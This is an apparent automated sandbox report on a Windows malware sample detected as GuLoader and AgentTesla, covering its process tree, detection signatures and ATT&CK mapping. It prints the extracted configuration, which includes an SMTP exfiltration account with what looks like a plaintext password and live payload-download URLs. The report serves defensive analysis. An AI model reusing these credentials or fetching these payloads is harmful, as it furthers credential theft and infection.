ID: 559052
Sample Name: cP5nXH8fQI.exe
Cookbook: default.jbs
Time: 20:18:10
Date: 24/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

cP5nXH8fQI.exe


Overview

General Information

Sample Name:	cP5nXH8fQI.exe
Analysis ID:	559052
MD5:	37fc2aa213d160..
SHA1:	7da3e745ac618d..
SHA256:	4486318d812a32.
Infos:	



Detection




AgentTesla
GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64native**
- cP5nXH8fQI.exe (PID: 388 cmdline: "C:\Users\user\Desktop\cP5nXH8fQI.exe" MD5: 37FC2AA213D1607545A9B876F4AA543E)
  - CasPol.exe (PID: 3792 cmdline: "C:\Users\user\Desktop\cP5nXH8fQI.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 3104 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "canllado@restaurantsllado.com2Once1985mail.restaurantsllado.comtext@dividekings.com"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://bangladeshshoecity.com/im"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000000.149293461019.0000000000D80000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.154287546935.000000001DF5D000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: CasPol.exe PID: 3792	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to harvest and steal browser information (history, passwords, etc)

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Obfuscated Files or Information	1 Credentials in Registry	1 1 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	1 DLL Side-Loading	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 4 1 Virtualization/Sandbox Evasion	NTDS	4 2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Process Injection	Cached Domain Credentials	3 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
cP5nXH8fQI.exe	11%	Virustotal		Browse
cP5nXH8fQI.exe	19%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsx4DA0.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsx4DA0.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
bangladeshshoecity.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3.crl0	0%	Virustotal		Browse
http://www.certplus.com/CRL/class3.crl0	0%	Avira URL Cloud	safe	
http://www.e-me.lv/repository0	1%	Virustotal		Browse
http://www.e-me.lv/repository0	0%	Avira URL Cloud	safe	
http://www.acabogacia.org/doc0	0%	Virustotal		Browse
http://www.acabogacia.org/doc0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl.chambersign.org/chambersroot.crl0	0%	Avira URL Cloud	safe	
http://ocsp.suscerte.gob.ve0	0%	Avira URL Cloud	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	Avira URL Cloud	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	Avira URL Cloud	safe	
http://https://bangladeshshoecity.com/im	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	Avira URL Cloud	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	Avira URL Cloud	safe	
http://www.suscerte.gob.ve/lcr0#	0%	Avira URL Cloud	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	Avira URL Cloud	safe	
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	Avira URL Cloud	safe	
http://https://bangladeshshoecity.com/images/2022file_WhdmRYnXg4.binW	0%	Avira URL Cloud	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	Avira URL Cloud	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	Avira URL Cloud	safe	
http://www.suscerte.gob.ve/dpc0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	Avira URL Cloud	safe	
http://www.defence.gov.au/pki0	0%	Avira URL Cloud	safe	
http://www.sk.ee/cps/0	0%	Avira URL Cloud	safe	
http://https://1cN6Gkngfd.nett-rl	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	Avira URL Cloud	safe	
http://policy.camerfirma.com0	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	Avira URL Cloud	safe	
http://ocsp.pki.gva.es0	0%	Avira URL Cloud	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	0%	Avira URL Cloud	safe	
http://ca.mtin.es/mtin/ocsp0	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	Avira URL Cloud	safe	
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	0%	Avira URL Cloud	safe	
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	0%	Avira URL Cloud	safe	
http://https://wwww.certigna.fr/autorites/0m	0%	Avira URL Cloud	safe	
http://www.dnie.es/dpc0	0%	Avira URL Cloud	safe	
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	0%	Avira URL Cloud	safe	
http://ca.mtin.es/mtin/DPCyPoliticas0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3TS.crl0	0%	Avira URL Cloud	safe	
http://https://bangladeshshoecity.com/images/2022file_WhdmRYnXg4.bin	0%	Avira URL Cloud	safe	
http://ac.economia.gob.mx/last.crl0G	0%	Avira URL Cloud	safe	
http://https://www.catcert.net/verarrel	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca0f	0%	Avira URL Cloud	safe	
http://www.sk.ee/juur/crl/0	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	Avira URL Cloud	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	Avira URL Cloud	safe	
http://certs.oati.net/repository/OATICA2.crl0	0%	Avira URL Cloud	safe	
http://crl.oces.trust2408.com/oces.crl0	0%	Avira URL Cloud	safe	
http://www.quovadis.bm0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-a/cacrl.crl0	0%	Avira URL Cloud	safe	
http://certs.oaticerts.com/repository/OATICA2.crl	0%	Avira URL Cloud	safe	
http://www.trustdst.com/certificates/policy/ACES-index.html0	0%	Avira URL Cloud	safe	
http://certs.oati.net/repository/OATICA2.crt0	0%	Avira URL Cloud	safe	
http://www.accv.es00	0%	Avira URL Cloud	safe	
http://www.pkioverheid.nl/policies/root-policy-G20	0%	Avira URL Cloud	safe	
http://https://www.netlock.net/docs	0%	Avira URL Cloud	safe	
http://www.e-trust.be/CPS/QNcerts	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://ocsp.ncdc.gov.sa0	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	Avira URL Cloud	safe	
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	0%	Avira URL Cloud	safe	
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	0%	Avira URL Cloud	safe	
http://https://repository.luxtrust.lu0	0%	Avira URL Cloud	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	Avira URL Cloud	safe	
http://www.acabogacia.org0	0%	Avira URL Cloud	safe	
http://www.uce.gub.uy/acrn/acrn.crl0	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/SGCA.crl0	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	Avira URL Cloud	safe	
http://xMIMbL.com	0%	Avira URL Cloud	safe	
http://www.agesic.gub.uy/acrn/acrn.crl0)	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/STCA.crl0	0%	Avira URL Cloud	safe	
http://www.rcsc.lt/repository0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bangladeshshoecity.com	64.188.2.199	true	true	• 0%, Virustotal, Browse	unknown
mail.restaurantsllado.com	46.16.58.183	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://bangladeshshoecity.com/im	true	• Avira URL Cloud: safe	unknown
http://https://bangladeshshoecity.com/images/2022file_WhdmRYnXg4.bin	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.certplus.com/CRL/class3.crl0	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.e-me.lv/repository0	CasPol.exe, 00000004.00000003.150520726350.00000000214E4000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.acabogacia.org/doc0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.suscerte.gob.ve0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.postsignum.cz/crl/psrootqca2.crl02	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.dhimyotis.com/certignarootca.crl0	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://sertifikati.ca.posta.rs/crl/PostaCARoot.crl0	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.chambersign.org1	CasPol.exe, 00000004.00000003.1505228878 10.00000000214AB000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150519790224.00000000214C300 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	CasPol.exe, 00000004.00000003.1505207263 50.00000000214E4000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150519790224.00000000214C300 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://repository.swisssign.com/0	CasPol.exe, 00000004.00000003.1505238010 47.000000002148A000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150522887810.00000000214AB00 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150524039945.000 0000021493000.00000004.00000800.00020000 .00000000.sdmp, CasPol.exe, 00000004.000 00003.150531420868.000000002147C000.0000 0004.00000800.00020000.00000000.sdmp	false		high
http://www.suscerte.gob.ve/lcr0#	CasPol.exe, 00000004.00000003.1505197902 24.00000000214C3000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150531420868.000000002147C00 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	CasPol.exe, 00000004.00000003.1505228878 10.00000000214AB000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	CasPol.exe, 00000004.00000003.1505213504 32.00000000214D5000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150519790224.00000000214C300 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://postsignum.ttc.cz/crl/psrootqca2.crl0	CasPol.exe, 00000004.00000003.1505238010 47.000000002148A000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	CasPol.exe, 00000004.00000003.1505235601 22.0000000021499000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://bangladeshshoecity.com/images/2022file_WhdmRYnXg4.binW	CasPol.exe, 00000004.00000002.1542638101 17.00000000011E6000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	CasPol.exe, 00000004.00000003.1505197902 24.00000000214C3000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	CasPol.exe, 00000004.00000003.1505238010 47.000000002148A000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	CasPol.exe, 00000004.00000003.1505213504 32.00000000214D5000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150519790224.00000000214C300 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.suscerte.gob.ve/dpc0	CasPol.exe, 00000004.00000003.1505197902 24.00000000214C3000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000003.150531420868.000000002147C00 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class2.crl0	CasPol.exe, 00000004.00000003.1505235601 22.0000000021499000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 04.00000002.154296819778.00000000214A800 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	CasPol.exe, 00000004.00000003.1505197902 24.00000000214C3000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// eca.hinet.net/repository/Certs/IssuedToThisCA.p7b05	CasPol.exe, 00000004.00000003.1505235601 22.0000000021499000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.defence.gov.au/pki0	CasPol.exe, 00000004.00000003.1505235601 22.0000000021499000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sk.ee/cps/0	CasPol.exe, 00000004.00000003.1505197902 24.00000000214C3000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://1cN6Gkngfd.nett-rl	CasPol.exe, 00000004.00000002.1542875469 35.000000001DF5D000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.globaltrust.info0=	CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.anf.es	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.pki.admin.ch/cps/CPS_2_16_756_1_17_3_1_0.pdf09	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pki.registradores.org/normativa/index.htm0	CasPol.exe, 00000004.00000003.150521350432.00000000214D5000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	CasPol.exe, 00000004.00000003.150534380178.00000000200F4000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154294092928.00000000200F6000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154288129487.000000001DFD3000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000002.154263810117.00000000011E6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://policy.camerfirma.com0	CasPol.exe, 00000004.00000003.150523560122.0000000021499000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ssc.lt/cps03	CasPol.exe, 00000004.00000003.150521350432.00000000214D5000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150519790224.00000000214C3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.pki.gva.es0	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.anf.es/es/address-direccion.html	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.anf.es/address/)1(0&	CasPol.exe, 00000004.00000003.150531420868.000000002147C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	CasPol.exe, 00000004.00000003.150523801047.000000002148A000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/ocsp0	CasPol.exe, 00000004.00000003.150522887810.00000000214AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
